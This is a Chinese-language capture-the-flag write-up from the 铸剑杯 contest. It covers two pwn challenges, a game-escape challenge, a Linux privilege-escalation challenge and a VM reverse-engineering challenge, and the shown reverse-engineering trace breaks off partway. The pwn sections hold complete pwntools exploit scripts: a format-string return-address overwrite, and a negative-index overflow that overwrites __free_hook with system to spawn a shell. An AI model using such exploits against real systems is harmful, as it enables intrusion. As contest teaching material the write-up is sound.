DoDoMo-铸剑杯线上wp

PWN

我最好的初代同事

```
unsigned __int64 test_human()
{
  unsigned int v0; // eax
  int v2; // [rsp+Ch] [rbp-14h] BYREF
  unsigned int v3; // [rsp+10h] [rbp-10h]
  unsigned int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v0 = time(0LL);
  srand(v0);
  v3 = rand() % 100;
  v4 = rand() % 100;
  printf("what's %d add %d\n", v3, v4);
  __isoc99_scanf("%d", &v2);
  if ( v4 + v3 != v2 )
  {
    puts("You are not humam");
    exit(233333);
  }
  return __readfsqword(0x28u) ^ v5;
}
```

`test_human` 函数中是一个简易的计算器,脚本直接得到答案即可,从而进入下一步

```
unsigned __int64 talk_with_god()
{
  __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0LL;
  buf[1] = 0LL;
  puts("Input:");
  read(0, buf, 16uLL);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

这其中存在格式化字符串漏洞,因为 buf 只有 16个字节,所以不考虑在栈上写地址(会消耗掉8字节)

使用类似于非栈上格式化字符串的手法进行

如下图,通过两次改变指针后直接修改返回地址即可

```
► 0x642c580fd2f8 <talk_with_god+111>    call   printf@plt                    <printf@plt>
        format: 0x7fffe9da50c0 ◂— '%212c%14$hhn'
        vararg: 0x7fffe9da2a20 ◂— 0x706e692072756f59 ('Your inp')

  0x642c580fd2fd <talk_with_god+116>    nop
  0x642c580fd2fe <talk_with_god+117>    mov    rax, qword ptr [rbp - 8]
  0x642c580fd302 <talk_with_god+121>    xor    rax, qword ptr fs:[0x28]
  0x642c580fd30b <talk_with_god+130>    je     talk_with_god+137            <talk_with_go
d+137>

  0x642c580fd30d <talk_with_god+132>    call   __stack_chk_fail@plt         <__stack_chk_
fail@plt>
──────────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rdi rsp 0x7fffe9da50c0 ◂— '%212c%14$hhn'
01:0008│-018     0x7fffe9da50c8 ◂— 0x6e686824 /* '$hhn' */
02:0010│-010     0x7fffe9da50d0 —▸ 0x642c580fd1a0 (_start) ◂— endbr64
03:0018│-008     0x7fffe9da50d8 ◂— 0x2e91bf9a2ffa8d00
04:0020│ rbp     0x7fffe9da50e0 —▸ 0x7fffe9da5100 —▸ 0x7fffe9da50e8 —▸ 0x642c580fd4ab (ga
me+121) ◂— nop
05:0028│+008     0x7fffe9da50e8 —▸ 0x642c580fd4ab (game+121) ◂— nop
06:0030│+010     0x7fffe9da50f0 ◂— 0x200000001
07:0038│+018     0x7fffe9da50f8 ◂— 0x2e91bf9a2ffa8d00
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
► 0   0x642c580fd2f8 talk_with_god+111
  1   0x642c580fd4ab game+121
  2   0x642c580fd56b main+121
──────────────────────────────────────────────────────────────────────────────────────────
pwndbg> tele
00:0000│ rdi rsp 0x7fffe9da50c0 ◂— '%212c%14$hhn'
01:0008│-018     0x7fffe9da50c8 ◂— 0x6e686824 /* '$hhn' */
02:0010│-010     0x7fffe9da50d0 —▸ 0x642c580fd1a0 (_start) ◂— endbr64
03:0018│-008     0x7fffe9da50d8 ◂— 0x2e91bf9a2ffa8d00
04:0020│ rbp     0x7fffe9da50e0 —▸ 0x7fffe9da5100 —▸ 0x7fffe9da50e8 —▸ 0x642c580fd4ab (ga
me+121) ◂— nop
05:0028│+008     0x7fffe9da50e8 —▸ 0x642c580fd4ab (game+121) ◂— nop
06:0030│+010     0x7fffe9da50f0 ◂— 0x200000001
07:0038│+018     0x7fffe9da50f8 ◂— 0x2e91bf9a2ffa8d00
pwndbg>
08:0040│+020 0x7fffe9da5100 —▸ 0x7fffe9da50e8 —▸ 0x642c580fd4ab (game+121) ◂— nop
09:0048│+028 0x7fffe9da5108 —▸ 0x642c580fd56b (main+121) ◂— mov eax, 0
0a:0050│+030 0x7fffe9da5110 —▸ 0x7fffe9da5210 ◂— 1
0b:0058│+038 0x7fffe9da5118 ◂— 0x500000000
0c:0060│+040 0x7fffe9da5120 ◂— 0
```

```
 ► 0x642c580fd2fd <talk_with_god+116>    nop
   0x642c580fd2fe <talk_with_god+117>    mov    rax, qword ptr [rbp - 8]     RAX, [0x7fff
e9da50d8] => 0x2e91bf9a2ffa8d00
   0x642c580fd302 <talk_with_god+121>    xor    rax, qword ptr fs:[0x28]     RAX => 0 (0x
2e91bf9a2ffa8d00 ^ 0x2e91bf9a2ffa8d00)
   0x642c580fd30b <talk_with_god+130>  ✔je     talk_with_god+137           <talk_with_go
d+137>
    ↓
   0x642c580fd312 <talk_with_god+137>    leave
   0x642c580fd313 <talk_with_god+138>    ret                                 <success+5>
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp 0x7fffe9da50c0 ◂— '%212c%14$hhn'
01:0008│-018 0x7fffe9da50c8 ◂— 0x6e686824 /* '$hhn' */
02:0010│-010 0x7fffe9da50d0 —▸ 0x642c580fd1a0 (_start) ◂— endbr64
03:0018│-008 0x7fffe9da50d8 ◂— 0x2e91bf9a2ffa8d00
04:0020│ rbp 0x7fffe9da50e0 —▸ 0x7fffe9da5100 —▸ 0x7fffe9da50e8 —▸ 0x642c580fd4d4 (succes
s+5) ◂— mov rbp, rsp
05:0028│+008 0x7fffe9da50e8 —▸ 0x642c580fd4d4 (success+5) ◂— mov rbp, rsp
06:0030│+010 0x7fffe9da50f0 ◂— 0x200000001
07:0038│+018 0x7fffe9da50f8 ◂— 0x2e91bf9a2ffa8d00
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
 ► 0   0x642c580fd2fd talk_with_god+116
   1   0x642c580fd4d4 success+5
   2      0x200000001 None
   3 0x2e91bf9a2ffa8d00 None
   4   0x7fffe9da50e8 None
   5   0x642c580fd56b main+121
──────────────────────────────────────────────────────────────────────────────────────
pwndbg> tele
00:0000│ rsp 0x7fffe9da50c0 ◂— '%212c%14$hhn'
01:0008│-018 0x7fffe9da50c8 ◂— 0x6e686824 /* '$hhn' */
02:0010│-010 0x7fffe9da50d0 —▸ 0x642c580fd1a0 (_start) ◂— endbr64
03:0018│-008 0x7fffe9da50d8 ◂— 0x2e91bf9a2ffa8d00
04:0020│ rbp 0x7fffe9da50e0 —▸ 0x7fffe9da5100 —▸ 0x7fffe9da50e8 —▸ 0x642c580fd4d4 (succes
s+5) ◂— mov rbp, rsp
05:0028│+008 0x7fffe9da50e8 —▸ 0x642c580fd4d4 (success+5) ◂— mov rbp, rsp
06:0030│+010 0x7fffe9da50f0 ◂— 0x200000001
07:0038│+018 0x7fffe9da50f8 ◂— 0x2e91bf9a2ffa8d00
pwndbg>
```

代码块

```python
from pwn import *
context(arch='amd64',log_level='debug',terminal=['tmux','split','-h'])
file = './fmt'
io = process(file)
elf = ELF(file)
libc = elf.libc
# gdb.attach(io)
s       = lambda data                :io.send(data)
sa      = lambda text,data           :io.sendafter(text, data)
sl      = lambda data                :io.sendline(data)
sla     = lambda text,data           :io.sendlineafter(text, data)
r       = lambda num=4096            :io.recv(num)
rl      = lambda                     :io.recvline()
ru      = lambda text,drop = False   :io.recvuntil(text, drop)
```

```python
uu32    = lambda                    :u32(io.recvuntil(b"\xf7")[-4:].ljust(4,b"\x00"))
uu64    = lambda                    :u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))
inf     =  lambda s                 :info(f"{s} ==> 0x{eval(s):x}")

for i in range(5):
    ru(b'what\'s ')
    a = ru(b' add ', drop = True)
    b = ru(b'\n', drop = True)
    sl(str(int(a) + int(b)).encode())

sla(b'[2]leave', b'1')
payload = b'%10$p...'

sa(b'Input', payload)
ru(b'Your input:')
stack = int(ru(b'...', drop = True), 16) - 0x18
inf(b'stack')

sla(b'[2]leave', b'1')
payload = f'%{stack & 0xffff}c%10$hn'.encode()
sa(b'Input', payload)

sla(b'[2]leave', b'1')
payload = f'%{0xD4}c%14$hhn'.encode()
#gdb.attach(io)
sa(b'Input', payload)

io.interactive()
```

我不吃牛肉

函数选择功能是伪随机选择的, 只需要提前确定好种子就可以固定选择什么功能

```
srand(v3);
switch ( rand() % 4 )
{
```

在函数的各个模块中,对于 index 均无检查,所以输入负数会发生溢出

```
_QWORD *sub_AE5()
{
  void *v0; // rcx
  _QWORD *result; // rax
  __int64 size; // [rsp+0h] [rbp-10h]
  int v3; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v3 = sub_ABF();
  puts("size:");
  size = sub_ABF();
  v0 = malloc(size);
  result = qword_2020C0;
  qword_2020C0[v3] = v0;
  return result;
}
```

```
.bss:00000000002020A0                                                   public stderr
.bss:00000000002020A0                                   ; FILE *stderr
.bss:00000000002020A0 ?? ?? ?? ?? ?? ?? ?? ??           stderr          dq ?            ; DATA XREF: LOAD:00000000000004E8↑o
.bss:00000000002020A0                                                                   ; main+30↑r
.bss:00000000002020A0                                                                   ; Copy of shared data
.bss:00000000002020A8 ??                                byte_2020A8     db ?            ; DATA XREF: sub_A00↑r
```

程序中存在IOFILE指针,可以读取这个指针的内容从而获得libc基地址,但是因为输出函数为puts,所以需要先写入8字节的非0数据.

```
.data:0000000000202068 00 00 00 00 00 00 00 00                          align 10h
.data:0000000000202070                                  ; void *off_202070
.data:0000000000202070 70 20 20 00 00 00 00 00          off_202070      dq offset off_202070    ; DATA XREF: sub_A00
.data:0000000000202070                                                                          ; .data:off_202070↓o
.data:0000000000202070                                  _data           ends
```

又发现程序中存在一个指针

```
pwndbg> tele $rebase(0x202070)
00:0000│   0x606f4c202070 ◂— 0x606f4c202070 /* 'p  Lo`' */
01:0008│   0x606f4c202078 ◂— 0
```

调试发现其指向本身,所以就可以通过该指针实现任意地址读写(适当构造可以实现任意次数),这里直接改变指向为 free_hook, 修改free_hook 为 system 然后 free掉一个块即可.

代码块


```python
from pwn import *
context(arch='amd64',log_level='debug',terminal=['tmux','split','-h'])
file = './pwn'
io = process(file)
elf = ELF(file)
libc = elf.libc
# gdb.attach(io)
s       = lambda data               :io.send(data)
sa      = lambda text,data          :io.sendafter(text, data)
sl      = lambda data               :io.sendline(data)
sla     = lambda text,data          :io.sendlineafter(text, data)
r       = lambda num=4096           :io.recv(num)
rl      = lambda                    :io.recvline()
ru      = lambda text,drop = False  :io.recvuntil(text, drop)
uu32    = lambda                    :u32(io.recvuntil(b"\xf7")[-4:].ljust(4,b"\x00"))
uu64    = lambda                    :u64(io.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))
inf     =  lambda s                 :info(f"{s} ==> 0x{eval(s):x}")


def add(index, size):
    sla(b'choice:', b'8')
    sla(b'index:', str(index).encode())
    sla(b'size:', str(size).encode())

def delete(index):
    sla(b'choice:', b'4')
    sla(b'index:', str(index).encode())

def edit(index, content):
    sla(b'choice:', b'2')
    sla(b'index:', str(index).encode())
    sla(b'length:', str(len(content)).encode())
    sa(b'content:', content)

def show(index):
    sla(b'choice:', b'0')
    sla(b'index:', str(index).encode())
    return io.recvuntil(b'\n', drop=True)

edit(-4 & 0xffffffffffffffff, b'a' * 8)

show(-4 & 0xffffffffffffffff)
ru(b'a' * 8)
libc.address = u64(r(6).ljust(8,b"\x00")) - libc.sym["_IO_2_1_stderr_"] - 131
inf(b'libc.address')
```


```python

edit(-10 & 0xffffffffffffffff, p64(libc.sym["__free_hook"]))

edit(-10 & 0xffffffffffffffff, p64(libc.sym["system"]))

add(0, 8)
edit(0, b'/bin/sh\x00')
delete(0)
#gdb.attach(io)
io.interactive()
```


GAME

我勒个超级玛丽奥

打开环境连接上了之后有一个超级玛丽的界面，然后关闭这个游戏界面，可以右键打开命令行。然后找到flag文件即可读取。









InfoSEC

最近还好吗

ssh连接上环境后，猜测是linux提权相关的CVE,搜索相关漏洞文章得到如下sh,但是应该无权限写入，所以一步一步把代码写进命令行，最后成功提权，ls加cat /flag得到flag。





Reverse

vm

动态调试，找到handler在函数 `sub_DA1F00` 中，通过硬件断点还原整个流程

Location	Type	Pass count	Hardware	Condition	Actions	State	Con
0xDA1F43 (sub_DA1F00+43)	Abs				Break	Enabled	
0xDA1F60 (sub_DA1F00+60)	Abs				Break	Enabled	
0xDA1F8F (sub_DA1F00+8F)	Abs				Break	Enabled	
0xDA1FB1 (sub_DA1F00+B1)	Abs				Break	Enabled	
0xDA1FE2 (sub_DA1F00+E2)	Abs				Break	Enabled	
0xDA202D (sub_DA1F00+12D)	Abs				Break	Enabled	
0xDA2053 (sub_DA1F00+153)	Abs				Break	Enabled	
0xDA21C7 (sub_DA1F00+2C7)	Abs				Break	Enabled	
0xDA21E2 (sub_DA1F00+2E2)	Abs				Break	Enabled	

- 00DA1F60下断点

代码块

```
import idc
import idaapi
val_eax = idc.get_reg_value("eax")
val_esi = idc.get_reg_value("esi")
result = (val_esi - val_eax) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  -  0x{val_eax:08X}  =  0x{result:08X}")
```

- 00DA1F8F下断点

代码块

```
import idc
import idaapi
val_eax = idc.get_reg_value("eax")
val_esi = idc.get_reg_value("esi")
result = (val_eax ^ val_esi) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  ^  0x{val_eax:08X}  =  0x{result:08X}")
```

- 00DA1FB1下断点

代码块

```
import idc
import idaapi
val_ecx = idc.get_reg_value("ecx")
val_esi = idc.get_reg_value("esi")
result = (val_esi >> (val_ecx & 0xff)) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  >>  0x{(val_ecx & 0xff):08X}  =  0x{result:08X}")
```

- 00DA202D下断点

代码块

```
import idc
import idaapi
```

```
val_eax = idc.get_reg_value("eax")
print(f"push  0x{val_eax:08X}")
```

- 00DA2053下断点

代码块

```
import idc
import idaapi
val_eax = idc.get_reg_value("eax")
val_esi = idc.get_reg_value("esi")
result = (val_esi - val_eax) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  -  0x{val_eax:08X}  =  0x{result:08X}")
```

- 00DA21C7下断点

代码块

```
import idc
import idaapi
val_eax = idc.get_reg_value("eax")
val_esi = idc.get_reg_value("esi")
result = (val_eax * val_esi) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  *  0x{val_eax:08X}  =  0x{result:08X}")
```

- 00DA1FE2下断点

代码块

```
import idc
import idaapi
val_ecx = idc.get_reg_value("ecx")
val_esi = idc.get_reg_value("esi")
result = (val_esi << (val_ecx & 0xff)) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  <<  0x{(val_ecx & 0xff):08X}  =  0x{result:08X}")
```

- 00DA21E2下断点

代码块

```
import idc
import idaapi
val_eax = idc.get_reg_value("eax")
val_esi = idc.get_reg_value("esi")
```

```
result = (val_eax | val_esi) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  |  0x{val_eax:08X}  =  0x{result:08X}")
```

- 00DA1F43下断点

代码块

```
import idc
import idaapi
val_eax = idc.get_reg_value("eax")
val_esi = idc.get_reg_value("esi")
result = (val_eax + val_esi) & 0xFFFFFFFF
print(f"0x{val_esi:08X}  +  0x{val_eax:08X}  =  0x{result:08X}")
```

最终流程

代码块

```
0x00000FA0  -  0x00000034  =  0x00000F6C
0x11112222  ^  0x11112222  =  0x00000000
0xAABBCCDD  ^  0xAABBCCDD  =  0x00000000
0xAABBCCDD  >>  0x00000018  =  0x000000AA
0xAABBCCDD  ^  0xAABBCCDD  =  0x00000000
0xAABBCCDD  >>  0x00000010  =  0x0000AABB
0xAABBCCDD  ^  0xAABBCCDD  =  0x00000000
0xAABBCCDD  >>  0x00000008  =  0x00AABBCC
0xAABBCCDD  ^  0xAABBCCDD  =  0x00000000
